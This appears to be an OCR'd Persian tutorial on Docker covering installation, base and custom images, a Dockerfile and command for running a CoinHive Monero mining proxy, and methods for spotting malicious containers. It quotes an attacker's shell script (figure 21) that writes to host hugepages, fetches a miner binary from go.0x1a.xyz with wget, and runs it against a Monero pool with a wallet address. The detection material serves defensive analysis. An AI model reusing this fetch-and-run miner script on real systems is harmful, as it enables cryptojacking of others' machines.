


تصویر 13: محیط Docker Desktop بعد ازاحراز هویت

بعد از احراز هویت در وب‌سایت Docker.com و بازگشت به محیط Docker Desktop با محیطی که در تصویر 13 نمایش داده شده است، روبه رو خواهید شد. اکنون Docker با موفقیت نصب و عملیاتی شده است. اکنون می‌توانیم Imageهای Docker را بر روی محیط هدف یعنی ویندوز 10 دانلود، پیکربندی و اجرا کنیم. شایان ذکر است، اگر Docker با موفقیت نصب و اجرا شده باشد، با اجرای فرمان زیر پکیج Hello-World دانلود خواهد شد و بر روی ماشین شما اجرا می‌شود.

```
docker run hello-world
```

فرمان بالا موجب می‌شود، Docker اقدام به دانلود یک Image از Hub خود کند. این Image که با نام hello-world شناخته می شود، یک Image نمونه برای بررسی عملکرد صحیح Docker است. اگر با موفقیت اجرا شود، خروجی را که در تصویر 14 نمایش داده شده است، دریافت خواهید کرد.



تصویر 14: خروجی دانلود و اجرای Image نمونه Hello World

شایان ذکر است، پیامی که بعد از اجرای Image نمونه Hello World در خروجی دریافت شده


است، به شکلی راهنمای استفاده از Docker Desktop به شمار می‌رود.

نصب Docker در لینوکس

به منظور نصب و پیکربندی Docker در سیستم عامل لینوکس، دشواری زیادی وجود ندارد. صرفا کافی است دستوراتی را که در بخشی زیر آورده شده است، به ترتیب اجرا شود. بعد از اجرای این دستورات، Docker با موفقیت بر روی ماشین مقصد نصب و پیکربندی خواهد شد. لذا ما می توانیم در ادامه اقدام به دانلود و ایجاد و اجرای پکیج های نرم افزاری Docker کنیم.

```
sudo apt update
sudo apt upgrade
sudo apt install docker.io
sudo snap install docker
```

دستورات بالا بعد از اینکه با موفقیت اجرا شوند، موجب نصب و پیکربندی Docker خواهند شد. از همین روی، ما می توانیم همانطور که در تصویر 15 نمایش داده شده است، فرمان docker run hello-world را مجدد اجرا کنیم و خروجی این پکیج نرم افزاری را بر روی سیستم عامل لینوکس Ubuntu 22 دریافت کنیم. در تصویر 15، خروجی این فرمان در محیط لینوکس Ubuntu نمایش داده شده است.




تصویر 15: خروجی اجرای پکیج Hello World در محیط Docker

همانطور که در تصویر 15 نمایش داده شده است، با اجرای فرامین بالا Docker با موفقیت نصب و پیکربندی شد. همچنین ما در ادامه توانستیم با سهولت پکیج نرم‌افزاری Hello-World را دانلود و اجرا کنیم.

ایمج‌های پایه چی هستند؟


همه کانتینرها از ایمج‌های سیستم‌عامل‌ها ایجاد می‌شوند که اصطلاحا به آن‌ها ایمج‌های پایه یا همان Base Image گویند. یک ایمیج مجموعه‌ای از فایل‌های سیستمی، کتابخانه‌ها و ابزارهای مورد نیاز است که سازماندهی شده‌اند تا نرم‌افزاری که در آن ایمج قرار می‌گیرد به شکل صحیح کار کند. ایمج‌های مذکور در قالب ویندوز و لینوکس ارائه می‌شوند که می‌توان در https://hub.docker.com آن‌ها را جستجو کرد و مبتنی بر نیازی که نرم‌افزار شما دارد، آن‌ها را مورد استفاده قرار داد.



تصویر 16: نمایی از وبسایت Docker Hub

به عنوان مثال، اگر نیازمند به پیاده‌سازی یک نرم‌افزار دارید که با زبان C++ نوشته شود، ایمجی را باید دانلود کنید که بر روی آن Toolchain برنامه‌نویسی به زبان C++ مانند کامپایلر Gnu C Plus

Plus یا Clang وجود داشته باشد. در تصویر 17، محیط Docker Hub برای یک ایمج پایه دارای Toolchain زبان C/C++، نمایش داده شده است. هنگامیکه اقدام به استفاده از این ایمج پایه می‌کنیم، به تمامی ابزارهایی که برای ایجاد و راه‌اندازی برنامه‌نویسی به زبان C/C++ نیازمند هستیم، در اختیارمان قرار می‌گیرد. این ایمج همچنین دارای حجم 154 مگابایت است که برای پیاده‌سازی برنامه‌های کوچک بسیار مناسب است. در تصویر 17، صفحه رسمی این ایمج پایه نمایش داده شده است. همچنین اندازه و شیوه استفاده از آن هم در بخش Usage Examples آورده شده است.



تصویر 17: صفحه ایمج پایه alpine-gxx

شایان ذکر است، ایمج پایه alpine-gxx از پیش برای برنامه نویسی با زبان C/C++ ایجاد شده است. گاهی اوقات نیاز است مبتنی بر ماهیت نرم‌افزاری که در حال توسعه آن هستید، حتی ایمج پایه را هم خودتان با نیازمندی‌های سفارشی‌سازی شده ایجاد کنید. در ادامه، به بررسی این مورد

خواهیم پرداخت.

ایجاد ایمج‌های پایه سفارشی[1]

در این بخش به ایجاد یک ایمیج سفارشی، جهت استفاده به عنوان ایمیج اصلی در Docker می‌پردازیم. دلایل زیادی هست که افراد نمی‌خواهند از ایمج‌های آماده استفاده کنند، زیرا ممکن است نیازمندی که نرم‌افزار ما دارد، بسیار متفاوت از چیزی باشد که در ایمج‌های پایه توسط دیگران ارائه شده است. به عنوان مثال، ما می‌توانیم یک نسخه از سیستم‌عامل Ubuntu را دانلود کنیم، سپس مبتنی بر نیاز خود اقدام به سفارشی‌سازی آن کنیم.

```
1   FROM ubuntu:latest
2
3   WORKDIR /app
4   COPY . /app
5   RUN apt-get update && apt-get install --assume-yes --no-install-recommends --quiet \
6       python3 python3-pip && apt-get clean all
7
8   RUN pip install --no-cache --upgrade pip setuptools
9
10  RUN pip --version  # just for test
11
```

تصویر 18: محتوای Dockerfile برای ایجاد یک ایمج سفارشی

برای ایجاد یک ایمج سفارشی، صرفا کافی است در Dockerfile نام ایمج سیستم‌عامل پایه مورد نظر خود را بنویسیم و سپس در آن با استفاده از فرمان RUN اقدام به نصب و سفارشی‌سازی ایمج مورد نظر کنیم. در تصویر 18 محتوای یک Dockerfile آورده شده است که اقدام به استفاده از آخرین نسخه Ubuntu می‌کند، و در گام بعد از به روزرسانی سیستم‌عامل اقدام به نصب چند پکیج از جمله python بر روی آن خواهد کرد. همچنین با استفاده از فرمان COPY می‌توانیم سورس کد برنامه خود را به ایمج مورد نظر منتقل کنیم و در گام بعد با تعیین WORKDIR پوشه‌ای که کد منبع در آن قرار دارد را تنظیم کرده و مجدد با استفاده از فرمان RUN اقدام به کامپایل و ایجاد باینری از سورس کد برنامه خود خواهیم کرد.

[1] Customized Base Image

ایجاد اولین پکیج نرم‌افزاری C++ در محیط Docker

اکنون که بر روی محیط لینوکس و ویندوز توانستیم Docker را نصب و پیکربندی و اجرا کنیم، این امکان برای ما وجود دارد که اقدام به طراحی اولین نرم‌افزار کانتینری خود کنیم. از آنجایی که برای پیاده‌سازی و توسعه این نرم‌افزار قرار است از زبان برنامه‌نویسی C++ استفاده کنیم، نیازمند این خواهیم بود که محیط ایمج پایه ما قابلیت نصب و راه‌اندازی کامپایلر Gnu C++ Compiler را داشته باشد.

بر روی Docker Hub اگر جستجو کنیم، ایمج‌های بسیاری وجود دارند که به همراه Gnu C++ Compiler ارائه شده‌اند. شایان ذکر است، با اینکه این امکان وجود دارد که از یک ایمج سفارشی برای کار خود استفاده کنیم، اما برای هدف ما استفاده از ایمج‌های آماده کافی است.

در این قسمت، از آنجایی که ما قصد راه‌اندازی ماینر رمزارز CoinHive را در بستر کانتینرهای Docker داریم، باید اطمینان حاصل کنیم که بر روی ایمج سیستم‌عامل Node.js و دیگر مولفه‌های مورد نیاز اجرای CoinHive نصب شده باشد. محتوای Dockerfile که در تصویر 19 نمایش داده شده است، نحوه آماده‌سازی و راه‌اندازی سیستم‌عامل Ubuntu و همچنین آماده‌سازی سیستم‌عامل برای اجرای CoinHive را تشریح می‌کند.

```
FROM alpine:3.6

# Install dependencies
RUN apk add --no-cache python python-dev openssl-dev gcc musl-dev libffi-dev git && \
    python -m ensurepip && \
    rm -r /usr/lib/python*/ensurepip && \
    pip install --upgrade pip setuptools && \
    rm -r /root/.cache

# Install the proxy script
COPY coinhive-stratum-mining-proxy.py /coinhive-stratum-mining-proxy.py

# Install static files
ADD static /static

# Install Python dependencies
COPY requirements.txt /requirements.txt
RUN pip install -v -r /requirements.txt && rm /requirements.txt

# Expose HTTP/WebSocket port
EXPOSE 8892

# Launch the service
ENTRYPOINT ["/coinhive-stratum-mining-proxy.py"]
CMD []
```

تصویر 19: راه‌اندازی CoinHive برای استخراج رمزارز

بعد از اینکه کلاینت Docker اقدام به اجرای این Dockerfile کند، یک ایمج با محوریت استخراج رمزارز راه‌اندازی خواهد شد.

```
docker run -p 8892:8892 coinhive-stratum-mining-proxy xmr-eu1.nanopool.org 14444
```

با استفاده از فرمان بالا می‌توان اقدام به اجرای این ایمج و در نتیجه استخراج رمزارز مونرو از استخر xmr-eu1.nanopool.org کرد. حتی با استفاده از این اسکریپت امکان ایجاد استخر سفارشی هم خواهید داشت.

حملاتی مبتی بر محیط Docker

همانطور که تاکنون بررسی کردیم، امروزه با گسترش استفاده از فناوری Docker و کانتینرها در امر توسعه سامانه‌های نرم‌افزاری، بهره‌برداری از کانتینرهای مبتنی بر Docker نیز مطرح شده است. به عنوان مثال، گروه TeamTNT تمرکز خود را بر روی این گونه حملات گذاشته است و طی سالیان اخیر کانتینرهای مخرب این گروه مورد تحلیل و بررسی توسط مراکز تحقیق سایبری قرار گرفته است.

از جمله حملاتی که مورد توجه این گروه بوده و به طور کل در محیط کانتینرهای مبتنی بر Docker رواج داشته است می‌توان به استخراج رمز ارز و نیز جاسازی بدافزار اشاره کرد. در این مقاله با بهره‌گیری از تحلیل‌های صورت گرفته بر روی حملات توسط مراکز تحقیقاتی و تکنیک‌های استفاده شده توسط مهاجمان، ابتدا روش‌هایی را برای تشخیص مخرب بودن یک کانتینر ارائه می‌دهیم سپس راهکارهای پیشگیرانه را مورد بحث قرار می‌دهیم.

متودولوژی تحلیل کانتینرها

در این بخش روش‌هایی برای تشخیص مخرب بودن یک کانتینر مطرح می‌شود.

بررسی مقدار nr_hugepages

برای این که عملیات استخراج رمزارز با سرعت بیشتری انجام شود، حجم Memory Page بزرگ انتخاب می‌شود. از این روی، با مشاهده مقدار nr_hugepages که مشخصه Memory Page فعلی را نشان می‌دهد، می‌توان رفتار مخرب کانتینر را از نوع استخراج رمز حدس زد. این مقدار که از طریق /proc/sys/vm/nr_hugepages قابل دستیابی است؛ به صورت پیش‌فرض صفر است. از آن جایی که مهاجمان اغلب رمز ارز Monero را به دلیل گمنامی استخراج می‌کنند و با توجه به الگوریتم‌های به کار رفته در این رمز ارز، مقادیر رایج 128 یا 1280 فایل nr_hugepages می‌تواند نشانگر حمله از نوع استخراج رمزارز باشد. مقادیر دیگر نیز بسته به نوع رمزارز و الگوریتم‌های به کار رفته محتمل است. همچنین در کنار بررسی مقدار nr_hugepage ، دیگر نکته‌ای که کمک کننده است بررسی اندازه صفحات بزرگ است. معمولا به صورت پیش فرض این اندازه برابر 2 مگابایت است ولی در صورتی که عملیات استخراج در میان باشد، این اندازه حتی تا یک 1 گیگابایت می‌تواند توسط مهاجم افزایش پیدا می‌کند. تصویر 20 دستورات مورد نیاز برای مشاهده اندازی صفحات عادی و نیز بزرگ همراه با خروجی آن‌ها را نمایش می‌دهد.

```
┌──(kali㉿kali)-[~/doctest]
└─$ grep -i hugepagesize /proc/meminfo
Hugepagesize:       2048 kB

┌──(kali㉿kali)-[~/doctest]
└─$ getconf PAGESIZE
4096
```

تصویر 20: مشاهده اندازه صفحات عادی و بزرگ در محیط گنو/لینوکس

در یکی از حملات که بر پایه ایمیج Alpine صورت گرفته بود، مهاجم ابتدا مقادیر nr_hugepage را تغییر داده، سپس اقدام به استخراج رمزارز Monero کرده است. نمونه دستورات به کار رفته در این حمله را می‌توانید در تصویر 21 مشاهده کنید.

```
#!/bin/sh
HW_NAME=$(uname -m)
M_URL="http[:]//go.0x1a.xyz:10176/d/m?os=linux&hwn=$HW_NAME"

echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true

if ! type "wget" > /dev/null; then
  apk add wget
fi

wget -q -O ./m $M_URL && chmod +x ./m
./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZU-
jsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.
thanks_l_a/0x1041041@mailinator.com -p x --tls -k --cpu-pri-
ority 5 --no-color
```

تصویر 21: دستورات به کار رفته برای استخراج رمز مانیرو

عملیات‌هایی که در دستورات شکل 2 دیده می‌شود:

- استفاده از صفحات بزرگ حافظه
- به دلیل این که ایمیج‌ها عموما مینیمال هستند، اقدام به بررسی نصب wget برای ارتباط با استخر می‌کند و در صورت عدم نصب، آن را نصب می‌کند.
- در گام بعد اقدام به دریافت مشخصات سخت‌افزار قربانی و سپس اعلام آن به استخر صورت می‌گیرد، توجه شود که آدرس کیف پول قربانی با رنگ زرد مشخص شده است.


برای شبیه‌سازی این حمله یک کانتینر Alpine نسخه 3.13 را ایجاد کرده و سپس برای شبیه‌سازی عملیات استخراج رمز ارز از یک حلقه بی‌نهایت استفاده کردیم تا بار محاسباتی ایجاد کنیم. میزان مصرف پردازنده سیستم‌عامل در این شبیه‌سازی را می‌توانید در تصویر 22 مشاهده کنید.

```
┌──(kali㉿kali)-[~/doctest]
└─$ sudo docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
nginx        latest    88736fe82739   2 months ago    142MB
postgres     latest    68f5d950dcd3   2 months ago    379MB
alpine       3.13      6b5c5e00213a   6 months ago    5.62MB

┌──(kali㉿kali)-[~]
└─$ sudo docker run -it  --name a_c2  -v /home/kali/doctest 6b
/proc # cat /proc/sys/vm/nr_hugepages
0
/proc #
```

تصویر 22: ایجاد کانتینر Alpine و مشاهده مقدار nr_hugepages که به صورت پیش‌فرض صفر است.

در تصویر 23، مقایسه مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر و کانتینر در حالت عادی نشان داده شده است.



تصویر 23: مقایسه مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر

همانطور که در تصویر 23 قابل مشاهده است، مصرف پردازنده توسط برنامه شبیه‌سازی شده درون کانتینر و کانتینر در حالت عادی نمایش داده شده است که پلتفرم Docker برای بدافزارهایی که قصد استخراج رمزارز دارند، کاملا مناسب است.

بررسی تغییرات کانتینر

حتی اگر ایمیج کانتینر از منبع معتبری دریافت شده باشد با این حال امکان دارد که به مرور زمان

آلوده شود و یا حتی خود منبع معتبر، دچار یک حمله زنجیره تامین[1] شده باشد و ایمیج دریافتی ما آلوده باشد. یکی از راه‌هایی که می‌تواند رفتار مخرب و یا غیر عادی کانتینر را نمایان کند، مشاهده بررسی تغییرات صورت گرفته بر روی کانتینر است. با استفاده از دستور docker diff می‌توان لیستی از تغییرات کانتینر را دریافت کرد. در خروجی این دستور:

- A به معنای اضافه شدن یا همان Add است.
- D به معنای حذف شدن یا همان Delete است.
- C به معنای تغییر پیدا کردن یا همان Change است.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -it  --name a_c3  -v /home/kali/doctest 6b                                                    125 ×

/ # ls
bin    dev    etc    home   lib    media  mnt    opt    proc   root   run    sbin   srv    sys    tmp    usr    var
/ # pwd
/
/ # mkdir MohammadAmin_Crypto
/ # ls
MohammadAmin_Crypto  home                 opt                  sbin                 usr
bin                  lib                  proc                 srv                  var
dev                  media                root                 sys
etc                  mnt                  run                  tmp
/ # exit

┌──(kali㉿kali)-[~]
└─$ sudo docker diff a_c3
A /MohammadAmin_Crypto
C /home
A /home/kali
A /home/kali/doctest
C /root
A /root/.ash_history
```

تصویر 24: استفاده از دستور docker diff به منظور مشاهده تغییرات صورت گرفته بر روی کانتینر

همانطور که از تصویر 24 نیز مشخص است، در کانتیر یک پوشه جدید ساخته شد و این تغییر در خروجی دستور docker diff دیده می‌شود. از این طریق می‌شود مواردی که غیر عادی هستند و یا تغییرات در پوشه‌های حساس مانند bin و یا root را رصد کرد.

بررسی محتویات فایل ایمیج

برای آن که بتوان فایل ایمیج را واکاوی کرد راهکار های متعددی است روش پیشنهادی ما در این مقاله استفاده از دستور docker save است. دستورات مربوط به استخراج و دسترسی به فایل‌های ایمیج به همراه خروجی آن‌ها در تصویر 25 مشخص است.


[1] Supply Chain Infection

```
┌──(kali㉿kali)-[~/doctest]
└─$ sudo docker save alpine > alpine.tar
[sudo] password for kali:

┌──(kali㉿kali)-[~/doctest]
└─$ tar -xvf alpine.tar
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/VERSION
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/json
218d48e423b1d1384e2b5847cf642b6971e9053d5c14a0fcc37796190608def8/layer.tar
6b5c5e00213a401b500630fd8a03f6964f033ef0e3a6845c83e780fcd5deda5c.json
manifest.json
repositories
```

تصویر 25: استخراج فایل‌های ایمیج alpine به کمک دستور docker save

در فایل layer.tar که در پوشه 21...f8 است حاوی محتویات باینری ایمیج است که می‌تواند مکان فایل‌های مخرب و یا ویرایش شده باشد از این رو باید آلوده بودن یا نبودن آن‌ها بررسی شود، برای این کار می‌توان از موتور تحلیل بدافزار خودکار VirusTotal یا دیگر موتورها مانند JoeSandbox استفاده کرد. همچنین در فایل manifest.json اطلاعات مناسبی از ایمیج مانند دستورات اجرایی در بدو ورود قابل مشاهده است. برای نمونه ایمیج Apache از اکانت docker72590 تعدادی باینری مخرب به قصد استخراج رمزارز داشت که نمونه اسکن شده توسط VirusTotal را می‌توانید در تصویر 26 مشاهده کنید.



تصویر 26: نتیجه اسکن بر روی یک فایل باینری درون ایمیج Apache ارائه شده از یک اکانت غیررسمی

بررسی مصرف منابع و مدیریت کانتینر

تحلیل مصرف منابع توسط کانتینر می‌تواند در برخی اوقات رفتار مخرب کانتینر را نمایان کند برای نمونه میزان ترافیک غیرعادی شبکه ، میزان مصرف پردازنده یا میزان مصرف رم می‌تواند از جمله مواردی باشد که می‌تواند برای تحلیلگر مفید باشند. برای این منظور می‌توان از دستور docker stats استفاده کرد. تصویر 27 خروجی این دستور را نشان می‌دهد:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker stats

CONTAINER ID   NAME      CPU %     MEM USAGE / LIMIT    MEM %     NET I/O       BLOCK I/O    PIDS
8163a807475d   a_c1      0.00%     1.23MiB / 7.738GiB   0.02%     1.45kB / 0B   1.3MB / 0B   1
```

